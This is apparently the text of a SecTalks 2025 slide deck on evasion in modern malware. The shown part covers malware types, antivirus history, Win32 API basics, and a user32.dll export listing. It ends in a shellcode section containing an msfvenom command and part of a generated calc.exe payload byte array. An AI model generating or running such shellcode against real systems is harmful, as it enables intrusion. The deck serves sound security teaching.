

STAYING UNDER THE RADAR

EVASION IN MODERN MALWARE

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AGENDA

- ▶ A Brief History of Malware
- ▶ A bit about Windows
- ▶ Detections and Defensive Strategies
- ▶ Modern Malware and Evasion
 - ▶ Call Stack Spoofing
 - ▶ Sleep Obfuscation
- ▶ Conclusion



WHAT IS MALWARE?

- ▶ Malware is the term used to refer to any code or program that is used for a malicious purpose.
- ▶ Types
 - ▶ Adware
 - ▶ Trojans
 - ▶ Info Stealers
 - ▶ Worms
 - ▶ Keyloggers
 - ▶ Rootkits
 - ▶ Ransomware
 - ▶ Virus

ANTI-VIRUS SOFTWARE

- ▶ 1987: First Heuristic AV Software
- ▶ From that point evolution of both offense and defense began
- ▶ Cat & Mouse Game
 - ▶ Defense identifies ways of detecting malware.
 - ▶ Malware authors identify ways to evade defenses.




CURRENT LANDSCAPE

- ▶ Modern Malware
 - ▶ In Memory Execution (Fileless Malware)
 - ▶ Evades (Tries to) Static & Behavioral Detections
 - ▶ Encrypted Payload
 - ▶ Staging - Downloads the main payload later on
 - ▶ Anti-Debugging
 - ▶ Anti-Sandbox


SOME BACKGROUND &

WINDOWS ARCHITECTURE



BACKGROUND

WINDOWS WIN32 API



The image shows a screenshot of a Windows terminal window titled "C:\Users\HulkOperator\Desktop\SecTalks\WinAPI\x64\Debug\WinAPI.exe". Inside the terminal, a message box is displayed with the title "SecTalks_2025" and the message "Hulk is the best Avenger, isn't it?". An "OK" button is visible at the bottom of the message box. Above the terminal, a code editor window titled "main.c" is open, showing C code for a Win32 application. The code includes an include directive for "Windows.h" and a main function that calls the MessageBoxA API with the specified parameters. The line of code containing the MessageBoxA call is highlighted with a red rectangle.

```
main.c X
WinAPI (Global Scope)

1 #include <Windows.h>
2
3 int main() {
4     MessageBoxA(NULL, "Hulk is the best Avenger, isn't it?", "SecTalks_2025", MB_OK);
5
6     return 0;
7 }
8
9
```

BACKGROUND

DOCUMENTATION

The screenshot shows a Microsoft Learn page for Windows App Development. The top navigation bar includes 'Learn' (highlighted), 'Documentation', 'Training', 'Q&A', and 'Topics'. Below that is a secondary navigation bar for 'Windows App Development' with 'Explore', 'Development', 'Platforms', 'Troubleshooting', and 'Resources'. A search bar with a 'Filter by title' button is on the left. The main content area has a breadcrumb trail: 'Learn / Windows / Apps / Win32 / API / Dialog Boxes / Winuser.h /'. It features a large heading 'MessageBoxA function (winuser.h)', a date '02/09/2023', and a description: 'Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.' A 'Syntax' section shows C++ code for the function signature, and a 'Parameters' section lists '[in, optional] hWnd'. At the bottom are download links for 'Download PDF' and 'Download ZIP'.

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MessageBoxA function (winuser.h)

02/09/2023

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

```
C++
int MessageBoxA(
    [in, optional] HWND hWnd,
    [in, optional] LPCSTR lpText,
    [in, optional] LPCSTR lpCaption,
    [in]          UINT uType
);
```

Parameters

[in, optional] hWnd

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Name	Date modified	Type	Size
UsbCApi.dll	07-12-2019 14:38	Application exten...	41 KB
usbceip.dll	07-12-2019 14:38	Application exten...	117 KB
usbmon.dll	07-09-2025 20:18	Application exten...	1,157 KB
usbperf.dll	07-12-2019 14:38	Application exten...	14 KB
UsbPmApi.dll	07-12-2019 14:38	Application exten...	48 KB
UsbSettingsHandlers.dll	30-09-2024 04:48	Application exten...	77 KB
UsbTask.dll	30-09-2024 04:46	Application exten...	55 KB
usbui.dll	07-12-2019 14:38	Application exten...	92 KB
user32.dll	07-09-2025 20:18	Application exten...	1,654 KB
UserAccountBroker.exe	30-09-2024 04:47	Application	49 KB
UserAccountControlSettings.dll	15-05-2025 17:24	Application exten...	125 KB

Export Address Table

```
C:\Program Files\Microsoft Visual Studio\2022\Community>dumpbin /exports C:\Windows\System32\user32.dll
Microsoft (R) COFF/PE Dumper Version 14.41.34120.0
Copyright (C) Microsoft Corporation. All rights reserved.
```

Dump of file C:\Windows\System32\user32.dll

File Type: DLL

Section contains the following exports for USER32.dll

00000000 characteristics
B96D98FD time date stamp
0.00 version
1502 ordinal base
1215 number of functions
1005 number of names

ordinal hint RVA name

1504	0	0002D230	ActivateKeyboardLayout
		-----	SNIP
2149	282	0004FF90	MenuWindowProcA
2150	283	00050010	MenuWindowProcW
2151	284	000864E0	MessageBeep
2152	285	00078B70	MessageBoxA
2153	286	00078BD0	MessageBoxExA
2154	287	00078C00	MessageBoxExW
2155	288	00078C30	MessageBoxIndirectA
2156	289	00078DE0	MessageBoxIndirectW
2157	28A	00078EA0	MessageBoxTimeoutA
2158	28B	00079010	MessageBoxTimeoutW
2159	28C	000791F0	MessageBoxW
		-----	SNIP


Summary

2000 .data
1000 .didat
7000 .pdata
21000 .rdata
1000 .reloc
E2000 .rsrc
8E000 .text

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SHELLCODE


- ▶ Position-independent machine code, which can be executed without any dependencies.



```
(hulkop㉿kali)-[~]
$ msfvenom -p windows/x64/exec CMD=calc.exe -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1188 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
